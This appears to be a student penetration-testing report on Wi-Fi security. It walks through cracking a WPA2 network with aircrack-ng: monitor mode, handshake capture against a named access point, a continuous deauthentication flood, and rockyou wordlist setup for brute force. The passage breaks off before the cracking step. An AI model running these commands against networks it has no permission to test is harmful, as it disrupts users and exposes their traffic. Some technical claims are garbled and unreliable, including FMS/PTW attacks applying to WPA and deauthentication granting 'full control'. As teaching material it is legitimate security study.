
➡ Note that the wireless card must be put in monitor mode and the desired channel before carrying out the test.

→ To put the Adapter in Monitor mode:

```
airmon-ng start wlan0
```

→ To check if Monitor mode is enabled:

```
iwconfig
```



```
root@cipherr:/home/kali
root@cipherr:/home/kali x kali@cipherr: ~ x

root@cipherr:/home/kali
# airmon-ng

PHY      Interface      Driver      Chipset
phy3     wlan0           rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

root@cipherr:/home/kali
# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy3     wlan0           rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
(mac80211 monitor mode already enabled for [phy3]wlan0 on [phy3]10)

root@cipherr:/home/kali
# iwconfig

lo       no wireless extensions.


eth0     no wireless extensions.

wlan0    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
Retry short limit:7  RTS thr=2347 B  Fragment thr:off
Power Management:on
```

(Figure 11: Adapter in Monitor mode)

The screenshot below shows a sample injection test performed on my WLAN

```
aireplay-ng --test wlan0
```



```
root@cipherr:/home/kali
# aireplay-ng --test wlan0
05:28:30 Trying broadcast probe requests...
05:28:30 Injection is working!
05:28:31 Found 3 APs

05:28:31 Trying directed probe requests...
05:28:32 00:6D:61:F1:CA:E1 - channel: 1 - 'Sci-Fi'
05:28:32 Ping (min/avg/max): 1.909ms/7.709ms/98.635ms Power: -42.00
05:28:32 30/30: 100%

05:28:32 F4:F2:6D:3A:FB:26 - channel: 2 - 'TP-Link WR740N'
05:28:32 Ping (min/avg/max): 1.870ms/4.936ms/20.107ms Power: -10.00
05:28:32 30/30: 100%

05:28:32 B4:F9:49:2C:46:01 - channel: 11 - 'Talkatkar's Home'
05:28:34 Ping (min/avg/max): 2.119ms/7.496ms/56.700ms Power: -45.43
05:28:34 21/30: 70%
```

(Figure 12: Sample injection test)

Analysis of the response:

05:28:30 Injection is working! → This confirms the card can inject

05:28:31 Found 3 APs → This confirms that 3 APs were found either through broadcast probes or received beacons.

The result shows that the 3 networks can be injected into the various success rates shown above. The min/avg/max time it takes for the ping and the power output of the access point are also shown. It can be noted that our network card is put in channel 1, yet we got responses from networks on other channels; this is normal because it is common for adjacent channels to spill over or overlap. The closer the wireless card is, to the network the more the success rate of the injection

CHAPTER 7 - PENETRATION TEST (THEORY)

Penetration testing is an attempt to identify security flaws in an IT infrastructure, computer system, web application or network. Such security flaws may exist inside an operating system, application, mal-configuration or endpoints. It includes several reconnaissance scans across firewalls, perimeter defences, switches, routers, servers, network devices and workstations. A pen test validates the security mechanisms of the infrastructure and the results of penetration testing can be used to secure the network. However, fixing all errors found in penetration testing does not guarantee a secure network, but a more secure network. Some issues might not be noticed in penetration testing. Penetration testing comprises several phases which are explained below.

6.1 Intelligence Gathering

Intelligence Gathering is a reconnaissance scan performed to gather information against a target as soon as possible before performing an exploitation test. This process works on Open-Source Intelligence (OSINT), which includes finding data, selecting and collecting data from a public source and then analysing the raw data to make it actionable intelligence. In many cases, confidential information is left on the web deliberately or accidentally, which can create severe security risks if used against the infrastructure. Intelligence gathering intends to collect most of such vulnerable information. There are three main levels of Intelligence Gathering:

Level 1: Footprinting

The first level of information gathering deals with extracting target information and the range of the target network. It is a way of passively gathering privileged information about the target network. This level of information gathering extracts data mainly in the form of click-buttons with automated tools. It is appropriate to meet the compliance requirements for the penetration. Social engineering techniques could also offer lots of information in Footprinting. Some popular tools for Footprinting include Whois, NsLookup, smartWhois and Sam Spade

Level 2: Scanning

Scanning is the process of obtaining more privileged information about the target network such as open ports and active applications. Scanning of the target network can be done

utilising automated tools with the help of findings from Level 1. This level requires good information on the infrastructure to be penetrated, its physical location, organisational behaviours and relationships. This will allow the tester to gain information on their security strategy. Some popular tools for network scanning are NMap, Traceroute, Ping, Netcat and so on.


Level 3: Enumerating

Enumerating is the advanced level of Information Gathering and requires a broad understanding of the organisational behaviours, deep analysis of the reconnaissance scan, and hours of collection and correlation of information. All the information gathered from levels 1 and 2 has to be well examined before performing level 3 tests. In this phase, the main idea is to identify authentic users, badly protected resources, and vulnerable accounts and initiate null sessions. Such a test gives a clear picture of the security level of the target network and helps to set suitable exploitations.

6.2 Threat Modelling

Threat Modelling doesn't necessarily require any fixed standards. However, there have to be some consistent terms for threat representations, their qualities and capabilities and future applicability analysis. The whole process of threat modelling comprises two main key aspects: assets and attackers.

The main goal of threat modelling is to find any hidden security vulnerability in a system and analyse those flaws to make a secure system and a roadmap for future work. It is very powerful engineering since it targets actual threats rather than just vulnerabilities. It wipes out possibilities of any external event that could compromise the assets and help make a risk-free system. This model helps the developer team to facilitate potential harms and attacks. It helps in focusing on the actual security flaws and their viable solutions. Furthermore, developers can realise the possible vectors of attacks and penetration. Hence it helps rebuild a risk-free solution. Figure 13 shows the basics of threat modelling and its analysis.



(Figure 13: Threat Modelling and Analysis.)


The whole modelling process has to be documented and should be presented to the authority once the test is completed. There are three main approaches to modelling.

Attacker-centric: This approach begins with an attacker. The goals of such attacks and every possible route of attacks are analysed beforehand.

Software-centric: It includes an attack involving the design of the infrastructure. Once the modelling of the system has begun, different approaches for each element within the system have to be identified and implemented. Microsoft's Security Development used such modelling.

Asset-centric: It includes approaches of modelling starting from the asset itself. Such assets have to be entrusted by a system. Any information including sensitive personal information is of higher importance.

The hierarchy of threat models is illustrated in Figure 14.



(Figure 14: Threat Modelling and Analysis.)


Threat modelling serves as a foundation for the development of a secure application. It empowers developers to build a risk-free system if applied during the early phase of development. It not only analyses possible flaws but also helps to build countermeasures based on the penetration test. It has so far been capable enough of threat decomposition and mitigation.

6.3 Vulnerability Analysis

Vulnerability Analysis is a technique that characterizes, describes and classifies security flaws in a system. This technique not only assesses the security level of the system but also helps to authenticate countermeasures built for any possible attacks and calculate their effectiveness. The process consists of different phases:

- i. Every system or resource to be examined has to be classified.
- ii. The importance level of each resource has to be assigned.
- iii. Identification of potential threats for every resource has to be made.
- iv. Most severe threats have to be dealt with first with a concrete strategy.
- v. For every possible attack, countermeasures have to be set.

Vulnerability assessment has to be done in every sensitive resource of the system: user interface, database or backend access to secure the whole system. Figure 15 shows different components of vulnerability scanner.



(Figure 15: Components of Vulnerability Scanner.)

After the analysis, any flaws discovered have to be disclosed. Such analysis paves the roadmap for the future development of the secure system.

6.4 Exploitation

The main focus of exploitation in a system is entirely targeted at gaining access over the system bypassing the security restrictions. The phase is entirely related to the earlier phase of vulnerability analysis. Once the exploitation is done successfully, there should have been an accurate attack vector planned to penetrate targeted assets. Once the suitable exploits have been deployed and the system has been penetrated, it should overcome security measures initially designed for the system.

Successful exploitation of the system helps build countermeasures to avoid future unauthorised exploitation. Such measures may include anti-virus, encoding, packing, encryption, whitelisting Bybass, Process injections and so on.

6.5 Post Exploitation

The main idea behind this phase is to identify and protect the information in the system being tested. It helps the tester and the owner maintain control over the sensitivity of the information within the system and maintain its usefulness. Identification and documentation of the sensitive information, its configuration and communicating channels are described in this phase. There are certain rules of engagement to be followed in the phase to protect both the tester and the owner:


- i. Unlike the initial agreement, every modification to the services has to be well documented and demonstrated to escalate privileges.
- ii. Every action applied to the system has to be listed.
- iii. Any access to classified information has to be permitted and confidentiality has to be maintained.
- iv. All the information acquired has to be encrypted.
- v. Local wiretap laws have to be considered before capturing/storing any audio/video data.

Once the exploitation has been successfully carried out on a system, the results of such exploitation are to be well-documented and used in a report. Most likely, it should include the modifications and impacts in the system after exploitation.

6.6 Reporting

Reporting is the crucial phase of the whole operation and must include every detail of the procedure and the findings to the intended audience. A report should include the background of the test, every detail of the procedures and the methodology used.

After a successful penetration test, the security flaws have to be classified based on their severity, from low to extreme. The report should include every technical detail such as scope and information, attack vectors, impact and possible overcome measures. Depending upon the client's requirement, a report can be publicly published or kept confidential. Overall, the test result should support the client's security posture. Figure 16 shows the sections of technical report writing.



(Figure 16: Technical Report layout.)

A well-documented report not only highlights the security flaws in the system but also helps sort out countermeasures. The report has to end with a positive note and guidelines to increase the security measures of the system.

CHAPTER 8 - PENETRATION TESTING & RESULTS

In the previous section, the theory behind encryption and the possible approach to decrypting the encrypted key was explained. This section demonstrates how the WPA-protected networks can be cracked using Kali tools.

7.1 Tools

To crack down on a WPA-secured network, the Aircrack tool from Kali Linux is used. This tool is capable of cracking the network provided with sufficient and appropriate packet data. It comprises FMS attacks, Korek attacks and PTW attacks; thus it is the fastest tool available to crack down on a WPA network. The main areas of network security that the tool deals with include:


- i. Monitoring of packet data captured and exporting such data into readable text files for further analysis.
- ii. Attacking and de-authenticating the network and creating fake access point for injection.
- iii. Cracking down WEP and WPA PSK network and injection

7.2 Monitoring

Cracking of any network using Aircrack tools starts with creating a monitor mode inter-face. The monitor mode allows a device to capture and review all the traffic in and out of the network in any wireless network. The big advantage of having the monitor mode is that it doesn't necessarily have to accomplice with an access point or any ad hoc network.

Creating the monitor is simply done with the command:

```
airmon-ng start wlan0
```



```
root@cipherr:/home/kali
root@cipherr:/home/kali
root@cipherr:/home/kali# airmon-ng
PHY Interface Driver Chipset
phy3 wlan0 rtl8xxxu TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

root@cipherr:/home/kali# airmon-ng start wlan0
PHY Interface Driver Chipset
phy3 wlan0 rtl8xxxu TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
(mac80211 monitor mode already enabled for [phy3]wlan0 on [phy3]10)


root@cipherr:/home/kali# iwconfig
lo no wireless extensions.
eth0 no wireless extensions.
wlan0 IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
Retry short limit:7 RTS thr=2347 B Fragment thr:off
Power Management:on
```

(Figure 17: Monitor mode in Kali Linux.)

7.3 Gathering Information

The next step is to gather information on the network that is to be cracked. It can be done with the command `airodump-ng wlan0`. With this command, we can gather some valuable information on the network that will be needed for penetration testing.

```
airodump-ng wlan0
```



(Figure 18: Information gathering on the networks.)

In Figure 18, the test network “TP-Link WR740N” has been monitored with its BSSID and the channel through which the router is broadcasting. This information will be helpful for further analysis and attack.

7.4 Attacking

Once we have created the monitor mode and gathered all the required information about the test network, the attack on the network can be implemented. In this process, we will use information on the network from Figure 18. We will try to steal the information and the encrypted key and write it in a folder on our computer.

The command to execute the process is:

```
airodump-ng -c4 -w Capture -d F4:F2:6D:3A:FB:26 wlan0
```

Where-

-c4 is the channel used by the target AP

-w Capture is the location of the output

-d F4:F2:6D:3A:FB:26 is the MAC address of the target AP

```
root@ciph3r: /home/kali
File Actions Edit View Help
root@ciph3r: /home/kali x root@ciph3r: /home/kali x
(root@ciph3r)- /home/kali
# airodump-ng -c4 -w Capture -d F4:F2:6D:3A:FB:26 wlan0
13:50:30 Created capture file "Capture-01.cap".
```

(Figure 19: command for stealing handshake)

```
root@ciph3r: /home/kali
File Actions Edit View Help
root@ciph3r: /home/kali x root@ciph3r: /home/kali x
CH 4 ][ Elapsed: 1 min ][ 2024-02-11 13:52
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F4:F2:6D:3A:FB:26 -4 96 871 54 0 4 135 WPA2 CCMP PSK TP-Link WR740N
BSSID STATION PWR Rate Lost Frames Notes Probes
F4:F2:6D:3A:FB:26 08:25:25:73:64:FC -18 0 - 1e 0 1
```

(Figure 20: Setup is ready to capture handshake)

After a successful connection, we will get the handshake captured on the window.

```
root@ciph3r: /home/kali
File Actions Edit View Help
CH 4 ][ Elapsed: 5 mins ][ 2024-02-11 13:55 ][ WPA handshake: F4:F2:6D:3A:FB:26
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F4:F2:6D:3A:FB:26 -5 93 2977 239 0 4 135 WPA2 CCMP PSK TP-Link WR740N
BSSID STATION PWR Rate Lost Frames Notes Probes
F4:F2:6D:3A:FB:26 08:25:25:73:64:FC -14 1e- 1e 0 10478 EAPOL TP-Link WR740N
```

(Figure 21: Handshake captured)


In Figure 22, the WPA handshake from the devices connected to the test network has been captured and stolen. Once this command is executed, the WPA handshake that includes all the encrypted confidential information will be copied to the folder we had created in the earlier process. Now we have successfully stolen the WPA handshake. The next step is to de-authenticate the network security and finally crack down on the Test network.

7.5 Testing and Cracking

Once we have stolen the WPA handshake, we have all the confidential information on the network. Now the next step is to deauthenticate the security of the network. We will use the airodump-ng command and send unlimited deauthenticating packets which will force the devices connecting to the network to reconnect to the network. At this time, we have full control over the network so we will be able to capture and decrypt the confidential information on the network.

The command for this process is:

```
aireplay-ng --deauth 0 -a F4:F2:6D:3A:FB:26 (Router's mac address)-c 08:25:25:73:64:FC (WPA handshake id) wlan0
```




```
root@kali: /home/kali
# aireplay-ng --deauth 0 -a F4:F2:6D:3A:FB:26 -c 08:25:25:73:64:FC wlan0
13:53:01 Waiting for beacon frame (BSSID: F4:F2:6D:3A:FB:26) on channel 4
13:53:02 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/63 ACKs]
13:53:03 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/63 ACKs]
13:53:03 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/64 ACKs]
13:53:04 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/64 ACKs]
13:53:04 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/63 ACKs]
13:53:05 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/65 ACKs]
13:53:05 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/64 ACKs]
13:53:06 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/65 ACKs]
13:53:06 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/63 ACKs]
13:53:07 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/64 ACKs]
13:53:07 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/65 ACKs]
13:53:08 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/63 ACKs]
13:53:08 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 5/60 ACKs]
13:53:09 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/68 ACKs]
13:53:10 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/64 ACKs]
13:53:11 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:73:64:FC] [ 0/64 ACKs]
```

(Figure 22: De-authentication Attack)

Figure 22 shows unlimited de-authentication packets being sent which will force the devices connecting to the network to reconnect to the network and the information is stolen and stored. Now this command will force the clients connecting to the network to reconnect to the system automatically. What they are unaware of is that the confidential information is being stolen. The next step is to download the WPA wordlists that will be used to compare and crack the stolen key A WPA wordlist file has been downloaded and saved in the workstation

Now the final step is to crack the key:

Locate the rockyou.txt wordlist and copy it to the desktop to use in bruteforce



```
kali@kali: ~
$ locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-86400.hcmask
/usr/share/hashcat/masks/rockyou-7-259200.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz

kali@kali: ~
$ cd /usr/share/wordlists

kali@kali: /usr/share/wordlists
$ cp rockyou.txt.gz /home/kali

kali@kali: /usr/share/wordlists
$ cd /home/kali

